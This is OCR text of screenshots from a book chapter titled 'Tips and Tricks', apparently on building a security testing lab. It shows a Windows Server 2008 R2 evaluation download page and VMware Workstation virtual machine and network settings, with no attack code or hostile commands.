
Chapter 17: Tips and Tricks






Windows Server 2008 R2 Evaluation (180 days)
Important! Selecting a language below will dynamically change the complete page content to that language.
Select Language:
English
Download
Windows Server 2008 R2 builds on the award-winning foundation of Windows Server 2008, expanding existing technology and adding new features to enable organizations to increase the reliability and flexibility of their server infrastructures.


Win7 Pro - Test Target - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Kali 2018.2 - Troy
WinServer 2008R2 - Mat
Vista Business - Oshtem
Win7 Pro - Test Target
Win7 Pro - Test Attacke
Win7 Pro - Test Environ
Shared VMs
Virtual Machine Settings
Hardware
Options
Device
Summary
Memory
8 GB
Processors
4
Hard Disk (SCSI)
45 GB
Network Adapter
NAT
USB Controller
Present
Sound Card
Auto detect
Printer
Present
Display
Auto detect
Add...
Remove
Device status
Connected
Connect at power on
Network connection
Bridged: Connected directly to the physical network
Replicate physical network connection state
NAT: Used to share the host's IP address
Host-only: A private network shared with the host
Custom: Specific virtual network
VMnet0
VMnet0
VMnet1 (Host-only)
VMnet2
VMnet3
VMnet4
VMnet5
VMnet6
VMnet7
VMnet8 (NAT)
VMnet9
VMnet10
VMnet11
VMnet12
VMnet13
VMnet14
VMnet15
VMnet16
VMnet17
VMnet18
VMnet19
OK
Cancel
Help
n7 Pro - Test Env1\Win7 Pro - Test
Environment 1.vmx
Hardware compatibility: Workstation 12.x virtual machine


Virtual Network Editor
Name
Type
External Connection
Host Connection
DHCP
Subnet Address
VMnet0
Bridged
Auto-bridging
-
-
-
VMnet1
Host-only
-
Connected
Enabled
192.168.40.0
VMnet8
NAT
NAT
Connected
Enabled
192.168.154.0
VMnet17
Host-only
-
Connected
Enabled
192.168.74.0
Add Network...
Remove Network
VMnet Information
Bridged (connect VMs directly to the external network)
Bridged to:
Automatic
Automatic Settings...
NAT (shared host's IP address with VMs)
NAT Settings...
Host-only (connect VMs internally in a private network)
Connect a host virtual adapter to this network
Host virtual adapter name: VMware Network Adapter VMnet17
Use local DHCP service to distribute IP address to VMs
DHCP Settings...
Subnet IP:
192 . 168 . 74 . 0
Subnet mask:
255 . 255 . 255 . 0
Restore Defaults
OK
Cancel
Apply
Help